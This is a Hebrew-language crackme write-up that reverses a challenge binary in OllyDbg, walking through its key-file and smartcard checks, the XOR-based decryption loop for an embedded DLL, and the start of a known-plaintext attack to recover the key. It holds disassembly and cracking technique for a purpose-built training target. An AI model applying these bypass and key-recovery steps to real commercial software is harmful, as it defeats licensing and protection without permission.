
JAE	קפוץ במקרה של $AX \geq BX$ כמספרים עם חסרי סימן
JB	קפוץ במקרה של $AX < BX$ כמספרים עם חסרי סימן
JBE	קפוץ במקרה של $AX \leq BX$ כמספרים עם חסרי סימן

נתחיל בחקירה

בפתיחת הקובץ לראשונה ללא debugger, ניתן לראות חלון שאומר שלא נמצא "כרטיס חכם":




יחד עם זאת, אפשר לראות שעם קובץ ה-"crackme.exe" מגיע קובץ בשם "verify.bin" שאיתו נתעסק בהמשך, הזמן קצר והמלאכה מרובה:




ובכן, נפתח את ה-debugger, אני אישית מעדיף את "OllyDbg" (אני מניח שה-debugger שלכם נקי לגמרי, ללא כל Plug-ins מופעלים או anti-anti-debug), נריץ את הקוד תחת ה-debugger ונקבל אותה תוצאה.

ניגש לסגמנט ה-code ונשים hardware breakpoint בכתובת 0x00401000 ונריץ:




נעצר על ה-breakpoint בכתובת 0x00401000 כפי שציפינו. כעת נבדוק באיזה api יש שימוש:



אפשר לגלול מעלה ומטה ולהיווכח שאולי השימוש ב-getTickCount הינו חשוד מעט, ולכן נשים גם שם hardware breakpoint, חשוב לציין כי לכאורה לא נראה כי השתמשו בטכניקות anti-debugging מיוחדות אך זה לא אומר שאין.

נרוץ על הקוד באופן סדרתי (באופן שטחי מבלי להיכנס לתוך הפונקציות) ונאתר את ה- EntryPoint בתוך הקוד אליה אנחנו רוצים להגיע, לא קשה מידי ומכאן נבצע reversing לתחילת הפונקציה:




נעיף את ה-hardware breakpoint הראשונה שמצביע לתחילת סגמנט הקוד (מצאנו את מה שחיפשנו).

חקירת הקוד עצמו

כעת נעבור פקודה אחר פקודה בקוד וננסה להבין את הנדרש, כשמה שאנחנו מחפשים זה כניסות בקוד המכונות "bad boy".

להלן המקטע קוד הראשון שמונע מאתנו להתקדם, אתם יכולים לראות שגם סימנתי את הפקודה ה"בעייתית". לפי Microsoft קריאת המערכת findFirstFileA מחפשת קובץ או תיקיה, היא מקבלת מחרוזת המייצגת שם קובץ או path (אצלנו - זוהי מחרוזת רגולרית המציינת את סוג הקובץ *.key) ומצביע לכתובת שיציב לתוכה את המידע על הקובץ שנמצא:



אני משער שבטח הנבונים שבניכם כבר ניחשו - הפתרון הנאיבי הוא לשים סתם קובץ שהסיומת שלו תהיה "key" כמו משהו כזה:

crackme.exe	10/06/2011 10:32	יישום	40 KB
key.key	05/12/2014 00:23	קובץ KEY	0 KB

ובכן, לאחר שעברנו את המקטע הראשון בהצלחה, נתקל במקטע שמלווה בקריאת המערכת CopyFileA אשר מקבלת שני מחרוזות, שמות של קבצים ומעתיקה שם אחד לשני, בעיקרו של דבר זוהי דרך מקובלת לבצע שינוי שם של קובץ תוך השארת הקובץ המקורי.

אם נחזור לקוד, זה אומר שיש דרישה לקיום קובץ בשם "verify.bin" (כן, אתם צודקים, ככל הנראה מדובר בקובץ הבינרי שאותו קיבלנו בתחילת האתגר):

```
0401216     8B15 D8894000      MOV EDX,DWORD PTR DS:[4089D8]
040121C     68 0C814000        PUSH crackme.0040810C                       ASCII "[!] Smartcard not found\n"
0401221     52                 PUSH EDX
0401222     E8 E9020000        CALL crackme.00401510
0401227     83C4 08            ADD ESP,8
040122A     32C0               XOR AL,AL
040122C   v E9 A0010000        JMP crackme.004013D1
0401231     50                 PUSH EAX
0401232     FF15 10704000      CALL DWORD PTR DS:[<&KERNEL32.FindClose>]   kernel32.FindClose
0401238     66:A1 08814000     MOV AX,WORD PTR DS:[408108]
040123E     8D4C24 0E          LEA ECX,DWORD PTR SS:[ESP+E]
0401242     6A 10              PUSH 10
0401244     8D9424 90010000    LEA EDX,DWORD PTR SS:[ESP+190]
040124B     51                 PUSH ECX
040124C     52                 PUSH EDX
040124D     66:894424 1A       MOV WORD PTR SS:[ESP+1A],AX
0401252     E8 9A080000        CALL crackme.00401AF1
0401257     8BF0               MOV ESI,EAX
0401259     A1 D8894000        MOV EAX,DWORD PTR DS:[4089D8]
040125E     56                 PUSH ESI
040125F     68 EC804000        PUSH crackme.004080EC                       ASCII "[*] SmartCard %08X found\n"
0401264     50                 PUSH EAX
0401265     E8 A6020000        CALL crackme.00401510                       whyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy!!!!
040126A     83C4 18            ADD ESP,18
040126D     6A 00              PUSH 0
040126F     68 E0804000        PUSH crackme.004080E0                       ASCII "verify.dll"
0401274     68 D4804000        PUSH crackme.004080D4                       ASCII "verify.bin"
0401279     FF15 0C704000      CALL DWORD PTR DS:[<&KERNEL32.CopyFileA>]   kernel32.CopyFileA
040127F     85C0               TEST EAX,EAX
0401281   v 75 1B              JNZ SHORT crackme.0040129E                  baaaaaaaaadddddd booooooooyyyyy!!!!!
0401283     8B0D D8894000      MOV ECX,DWORD PTR DS:[4089D8]
```

כפי שכבר אתם יכולים לנחש, אין צורך לעשות בשום פעולה מיוחדת כדי לעבור מקטע זה בהצלחה.

אם ההעתקה הצליחה (ואין שום סיבה מיוחדת שהיא תכשל), נמצא את עצמנו במקטע השלישי, המקטע הזה מורכב יותר מקודמיו, לכן נגדיר שלוש נקודות מרכזיות ונסביר כל אחת מהן:

```
401283     8B0D D8894000          MOV ECX,DWORD PTR DS:[4089D8]
401289     68 AC804000            PUSH crackme.004080AC         ASCII "[!] Error processing verification file\n"
40128E     51                     PUSH ECX
40128F     E8 7C020000            CALL crackme.00401510
401294     83C4 08                ADD ESP,8
401297     32C0                   XOR AL,AL
401299   v E9 33010000            JMP crackme.004013D1
40129E     8B15 D8894000          MOV EDX,DWORD PTR DS:[4089D8]
4012A4     68 88804000            PUSH crackme.00408088         ASCII "[*] Processing verification file\n"
4012A9     52                     PUSH EDX
4012AA     E8 61020000            CALL crackme.00401510
4012AF     83C4 08                ADD ESP,8
4012B2     8D4C24 3C              LEA ECX,DWORD PTR SS:[ESP+3C]
4012B6     68 E0804000            PUSH crackme.004080E0         ASCII "verify.dll"
4012BB     E8 20040000            CALL crackme.004016E0
4012C0     8D4C24 3C              LEA ECX,DWORD PTR SS:[ESP+3C]
4012C4     C78424 A8020000 0000   MOV DWORD PTR SS:[ESP+2A8],0
4012CF     E8 8C040000            CALL crackme.00401760         whyyyyyyyyyy!!!
4012D4     85C0                   TEST EAX,EAX
4012D6   v 74 0D                  JE SHORT crackme.004012E5     baaaaaaaaddddd bbooooooyyyyyyy!!!!!
```


- קריאה לפונקציה בכניסה 0x004012aa - קוד הפונקציה נראה כמו קוד שכותב למסך את המחרוזת הבאה "[*] Processing verification file\n" וכל השאר Junk code ובקיצור - קריאה לקוד סרק (קוד לא רלוונטי).
- קריאה לפונקציה בכניסה 0x004012bb - גם כאן מדובר בקריאה לקוד לא רלוונטי שאין כל כך מה להתעסק בו.
- קריאה לפונקציה בכניסה 0x004012cf - במסגרת פונקציה זו יקראו קריאות המערכת הבאות: CreateFileA, GetFileSize, CreateFileMappingA, MapViewOfFile. במסגרת פונקציות אלה מה

שקורה הוא שמוקצה מקום בגודל הקובץ הבינרי וכל המידע עליו "נשפך" למקום זה. כל ביט שכתוב בקובץ כתוב בטווח כתובות אלה. הכתובת שהוקצתה אצלי למטרה זו היא 0x00520000 בגודל 0x15000.

חשוב לי לציין כמה עובדות חשובות בנקודה זו: הכתובת שמוקצת מהרצה להרצה היא דינמית ואינה קבועה, איננו יודעים מהי האינפורמציה הכתובה בקובץ (נראה כמו "בלאגן" אחד שלם), יכול להיות שהמידע שנמצא עליו מוצפן, לא ידוע כיצד ה-Smart-Card מתכוון להשתמש באינפורמציה שנמצאת שם.

אפשר לומר שגם את מקטע הקוד הזה עברנו בהצלחה, הגענו למקטע הרביעי.

כעת אני מציע שנבצע "אתנחתא" מניתוח הקוד וננסה להריץ את קובץ ההרצה מחוץ ל-debugger ונקבל את ההודעה הבאה:



מה שאומר שיש עוד עבודה.

נמשיך כעת לנתח את המקטע הרביעי וננסה להבין מה נדרש מאיתנו. חשוב לציין שאנו יודעים שקובץ ה-"verify.bin" שוכפל תוך שינוי השם ל-"verify.dll" מה שמרמז להיותו במקור קובץ DLL (מבחינתנו זהו קובץ המכיל פונקציות), עובדה חשובה נוספת היא השימוש בפונקצית ה-"LoadLibraryA" תוך דחיפה למחסנית את המחרוזת של שם ה-DLL לפני הקריאה לפונקציה עצמה. ובכן, הבה ניגש אל שתי הפונקציות בכניסות: 0x004012f6, 0x004012ff וננתח כל אחת מהן:

```
004012D4   85C0            TEST EAX,EAX
004012D6   74 0D           JE SHORT crackme.004012E5
004012D8   A1 D8894000     MOV EAX,DWORD PTR DS:[4089D8]
004012DD   68 AC804000     PUSH crackme.004080AC          ASCII "[!] Error processin
004012E2   50              PUSH EAX
004012E3   EB 62           JMP SHORT crackme.00401347
004012E5   8B8C24 44010000 MOV ECX,DWORD PTR SS:[ESP+144]
004012EC   8B9424 54010000 MOV EDX,DWORD PTR SS:[ESP+154]
004012F3   51              PUSH ECX
004012F4   52              PUSH EDX
004012F5   56              PUSH ESI
004012F6   E8 75030000     CALL crackme.00401670
004012FB   8D4C24 3C       LEA ECX,DWORD PTR SS:[ESP+3C]
004012FF   E8 2C050000     CALL crackme.00401830
00401304   68 E0804000     PUSH crackme.004080E0          ASCII "verify.dll"
00401309   FF15 1C704000   CALL DWORD PTR DS:[<&KERNEL32.LoadLibraryA>] kernel32.LoadLibraryA
0040130F   8BF0            MOV ESI,EAX
00401311   85F6            TEST ESI,ESI
00401313   75 0D           JNZ SHORT crackme.00401322
00401315   A1 D8894000     MOV EAX,DWORD PTR DS:[4089D8]
```

1. קיימת קריאה לפונקציה בכניסה 0x004012aa-, נשים לב אילו פרמטרים נדחפים למחסנית:
   - **PUSH ECX** - גודל קובץ ה-DLL שנמצא כעת בזיכרון.
   - **PUSH DX** - כתובת קובץ ה-"DLL" שנמצא כעת בזיכרון.
   - **PUSH ESI** - שם קובץ ה-"key".

והנה אנו בתוך הפונקציה. כמה עובדות חשובות: יש כאן שימוש שם קובץ ה-key, ישנה גישה לקריאה מהכתובת בה נמצא קובץ ה-DLL ביצוע פעולת XOR בכניסה 0x004016A0 בין אותו ערך שנקרא לבין ערך EDX, ומיד לאחריו כתיבה לתוך כתובת זו. אני מניח שחלקכם בטח שאל את עצמו אם מדובר באלגוריתם פענוח הצפנה תוך שימוש במפתח (שהוא למעשה שם קובץ ה-key).

```
00401670   55              PUSH EBP
00401671   8BEC            MOV EBP,ESP
00401673   83C4 FC         ADD ESP,-4
00401676   60              PUSHAD
00401677   8B4D 10         MOV ECX,DWORD PTR SS:[EBP+10]
0040167A   C1E9 02         SHR ECX,2
0040167D   894D FC         MOV DWORD PTR SS:[EBP-4],ECX
00401680   8B5D 08         MOV EBX,DWORD PTR SS:[EBP+8]
00401683   8B75 0C         MOV ESI,DWORD PTR SS:[EBP+C]
00401686   8BFE            MOV EDI,ESI
00401688   33C0            XOR EAX,EAX
0040168A   B9 20000000     MOV ECX,20
0040168F   0FACDA 01       SHRD EDX,EBX,1
00401693   D1EB            SHR EBX,1
00401695   73 06           JNB SHORT crackme.0040169D
00401697   81F3 570000C0   XOR EBX,C0000057
0040169D   E2 F0           LOOPD SHORT crackme.0040168F
0040169F   AD              LODS DWORD PTR DS:[ESI]
004016A0   33C2            XOR EAX,EDX
004016A2   AB              STOS DWORD PTR ES:[EDI]
004016A3   FF4D FC         DEC DWORD PTR SS:[EBP-4]
004016A6   75 E2           JNZ SHORT crackme.0040168A
004016A8   61              POPAD
004016A9   33C0            XOR EAX,EAX
004016AB   C9              LEAVE
004016AC   C2 0C00         RET 0C
```

ונעבור לחלק האומנותי?

נראה כי ישנם שתי לולאות: לולאה חיצונית ולולאה פנימית. הלולאה החיצונית, מתחילה בכניסה 0x0040168A ומסתיימת בכניסה 0x004016A6, מספר ה"איטרציות" תלוי בפקודה:

```
DEC DWORD PTR SS:[EBP -4]
```

כאשר הערך SS:[EBP -4] נמצא כמובן במחסנית (ערך שנדחף לפני הקריאה לפונקציה), הוא גודל קובץ ה-DLL שפרוס בזיכרון בטווח כתובות שידוע לנו. הלולאה הפנימית, מתחילה בכניסה 0x0040168F ומסתיימת בכניסה 0x0040169D כאשר מספר ה"איטרציות" הוא קבוע ותלוי בפקודה "MOV CX,20", כאשר CX משחק תפקיד של מונה המרמז על 32 "איטרציות" (20 ב-hex משמע 32 דצימלי) של הלולאה. נאמר שבסיום הלולאה הפנימית מתבצעת פעולת XOR עם ערך EDX וערך בלוק שנקרא מקובץ ה-DLL, קל להבין שגם אחרי כל אחת מהפקודות הללו:

- **LODS DWORD PTR DS:[ESI]** - קריאה של ערך מתוכן כתובת ESI אל EAX.
- **STOS DWORD PTR ES:[EDI]** - כתיבה (דריסה) של ערך EAX בתוכן כתובת EDI.

אוגרים SI ו-DI מקודמים בהתאמה, לפיכך לכל בלוק בגודל 4 בתים (מטווח הכתובות בזיכרון שהקובץ פרוס בו) מתבצעת אותה פעולת XOR בין אותו ערך שהתקבל EDX לבין בלוק שנקרא מה-DLL ולסיום, כתיבתו חזרה לאותו מקום. מה שקורה פה היא פעולה של שינוי התמונה של הקובץ בזיכרון. הלולאה הפנימית מוסרת את הערך החדש שייכתב לזיכרון. לפני שננתח לעומק את הלולאה הפנימית, אני מציע שנתקדם בקוד ואם נסיק שיש צורך להעמיק נחזור לאותה נקודה בה עצרנו.

2. קריאה לפונקציה בכניסה 0x004012ff - אין כל כך הרבה מה לומר על הקוד הביצועי של פונקציה זו. לאחר מעבר פקודה אחר פקודה אפשר להבין שכל תמונת הזיכרון שישבה בטווח הכתובות "נשפכת" חזרה אל הקובץ. כיוון שפונקציה זו מתבצעת לאחר הפונקציה הקודמת, נסיק שקובץ ה-DLL ישתנה לאחר ביצוע הקוד של פונקציה זו.

```
00401830   53              PUSH EBX
00401831   56              PUSH ESI
00401832   8BF1            MOV ESI,ECX
00401834   33DB            XOR EBX,EBX
00401836   57              PUSH EDI
00401837   8B86 18010000    MOV EAX,DWORD PTR DS:[ESI+118]
0040183D   3BC3            CMP EAX,EBX
0040183F   74 0D           JE SHORT crackme.0040184E
00401841   50              PUSH EAX
00401842   FF15 84704000    CALL DWORD PTR DS:[<&KERNEL32.UnmapViewOfFile>]   kernel32.UnmapViewOfFile
00401848   899E 18010000    MOV DWORD PTR DS:[ESI+118],EBX
0040184E   8B86 14010000    MOV EAX,DWORD PTR DS:[ESI+114]
00401854   8B3D 20704000    MOV EDI,DWORD PTR DS:[<&KERNEL32.CloseHandle>]    kernel32.CloseHandle
0040185A   3BC3            CMP EAX,EBX
0040185C   74 09           JE SHORT crackme.00401867
0040185E   50              PUSH EAX
0040185F   FFD7            CALL EDI
00401861   899E 14010000    MOV DWORD PTR DS:[ESI+114],EBX
00401867   8B86 10010000    MOV EAX,DWORD PTR DS:[ESI+110]
0040186D   3BC3            CMP EAX,EBX
0040186F   74 09           JE SHORT crackme.0040187A
00401871   50              PUSH EAX
00401872   FFD7            CALL EDI
00401874   899E 10010000    MOV DWORD PTR DS:[ESI+110],EBX
0040187A   889E 20010000    MOV BYTE PTR DS:[ESI+120],BL
00401880   5F              POP EDI                                           crackme.00401304
00401881   5E              POP ESI                                           crackme.00401304
00401882   33C0            XOR EAX,EAX
00401884   5B              POP EBX                                           crackme.00401304
00401885   C3              RET
```

לאחר מכן, ישנה קריאת מערכת LoadLibraryA שתפקידה לטעון את קובץ ה-DLL אל תוך המערכת, כפי שראיתם כבר, הקריאה הזו לא מצליחה ובהתאם לכך מוצגת הודעת שגיאה.

נחזור קצת אחורה, אל הפונקציה בכניסה 0x004012aa, על מנת להבין מה צריך לעשות כדי לגרום לתמונת הזיכרון להשתנות כך שאותה תמונה זו "תשפך" חזרה אל קובץ ה-DLL, ולאחר מכך יהיה אפשר לקרוא ממנו כקובץ DLL טהור.

פענוח ה-DLL

נמשיך מאותה נקודה בהמשך למה שפירטתי על הפונקציה בכניסה 0x004012aa, נרצה להבין את מה שנותר - הלולאה הפנימית.

נרשום אותה ואסקר פקודה אחר פקודה:

פקודה ביצועית	תווית	הסבר
SHRD EDX,EBX,1	Lab0	הזזה אחת לימין של EDX והעתקת הביט הכי פחות חשוב של EBX אל הביט הכי חשוב של EDX.
SHR EBX,1		הזזה אחת לימין של EBX.
JNB SHORT lab1		האם ה-carry flag דלוק. כלומר, אם לפני הפקודה הקודמת הביט הימני היה לא דלוק. אם היה דלוק את הקפיצה לא מתבצעת, אם כן דלוק הקפיצה מתבצעת (בדיקת זוגיות).
XOR EBX,C0000057		ביצוע פעולת XOR בין EBX לבין הערך הדצימלי 3221225559 ושמירת התוצאה בEBX.
LOOPD SHORT lab0	Lab1	פקודה זה אינה אטומית ומתחלקת לשתיים: בדיקה האם אוגר ECX **לא אפס**, אם כן מתבצעת קפיצה.

זה נראה כמו אלגוריתם פענוח של אותו DLL שפרוש בזיכרון. לפני שתי הלולאות אפשר לראות את תמונת המצב של האוגרים:

EDX	ECX	EBX	EDI	ESI
הכתובת ממנה מתחיל תוכן קובץ ה-DLL.	מספר ה"איטרציות" שיש לבצע את הלולאה (לא סתם במקרה זה 32, תחשבו לבד), מאותחל כל פעם לפני תחילת הלולאה הפנימית.	המפתח (שם הקובץ key).	כתובת היעד אליה נכתוב את ה-PlainText לאחר הפענוח (כתובת קובץ ה-DLL).	כתובת המקור ממנה נקח את ה-ChiperText (כתובת קובץ ה-DLL).

כפי שאתם מבינים (זה לחלוטין אינטואיטיבי והגיוני) שלכאורה אלגוריתם הפענוח תלוי באוגר אחד ויחיד שהוא EBX שאותו אנו מספקים, בנוסף לא קיים שום תרחיש אחר בו אלגוריתם הפענוח יצליח ללא key נכון, ולכן עלינו לדאוג לכך. נרצה לגלות את המפתח ע"י ביצוע פעולה הפוכה למה שנעשית כאן, כלומר פונקציה D(x) (פונקציית פיענוח) שמקבלת את ה-ChiperText ומחזירה את ה-key. לשם כך יש לבנות את E(x) - נעביר אגפים וכל מיני פעולות מתמטיות שמקובלות כדי שנקבל את D(x).

נפתור את הבעיה הנ"ל ע"י מודל מתמטי:

נגדיר משתנים:

$$EDX = x$$

$$EBX = y$$

$$C = 80000000h = 2147483648$$

$$K = C0000057h = 3221225559$$

נגדיר משוואות:

$$x_{i+1} = \frac{x_i}{2} + \mathrm{C} \cdot (y_i \bmod 2)$$

$$y_{i+1} = (y_i \bmod 2) \cdot \left(\frac{y_i}{2} \oplus \mathrm{K}\right) + [(y_i + 1) \bmod 2] \cdot \left(\frac{y_i}{2}\right)$$

הסבר:

בכל "איטרציה" (מתוך 32 ה"איטרציות") משתנה x מחולק ב-2 ואם הביט הכי פחות חשוב של משתנה y דלוק (כלומר, אם הוא אי זוגי) מועתק לביט הכי חשוב של המשתנה x.

לפני שנתקוף את האלגוריתם, עלינו להבין עוד דבר אחד לא פחות חשוב, והוא המצב הרצוי שאליו נרצה להגיע. הכוונה היא למבנה של קובץ ה-DLL כרגע. אנו יודעים שקובץ ה-DLL המוצפן שלנו מתחיל ב-$6F\ 48\ 1A\ 08$ ונעזר בטענה הבאות (שאותם לא אוכיח):

<u>טענה 0</u> : כל קובץ DLL מתחיל בערכים: $4D\ 5A\ 90\ 00$. הערה: לצרכי נוחיות בלבד נהפוך את סדר כל הערכים כדי שיהיה נוח להתיישר לפי ה-Olly.

<u>טענה 1</u> : אם נצליח למצוא את המפתח, כך שלאחר סיום ביצוע הלולאה הפנימית נקבל:

$$EDX \oplus EAX = 00\ 90\ 5A\ 4D$$

אזי, אותו מפתח יבצע פענוח נכון עבור שאר הבלוקים ב-DLL.

טענות אלה יעזרו לנו באופן משמעותי בפענוח ה-DLL כיוון שאפשר לבנות התקפה מסוג Known plaintext Attack. כאשר יש לנו את הזוג $(plainText, chiperText) = (00\ 90\ 5A\ 4D, 08\ 1A\ 48\ 6F)$

נגדיר:

$$y_i mod\ 2 = f_i$$

נרשום את X אחרי 32 "איטרציות" בהדרגה ונקבל:

$$x_1 = \frac{x_0}{2} + C \cdot f_0$$

$$x_2 = \frac{x_1}{2} + C \cdot f_1$$

נציב:

$$x_2 = \frac{1}{2}(\frac{x_0}{2} + C \cdot f_0) + C \cdot f_1$$

$$x_3 = \frac{x_2}{2} + C \cdot f_2$$

נציב:

$$x_3 = \frac{1}{2}(\frac{1}{2}(\frac{x_0}{2} + C \cdot f_0) + C \cdot f_1) + C \cdot f_2$$

קצת קוסמטיקה לא תזיק:

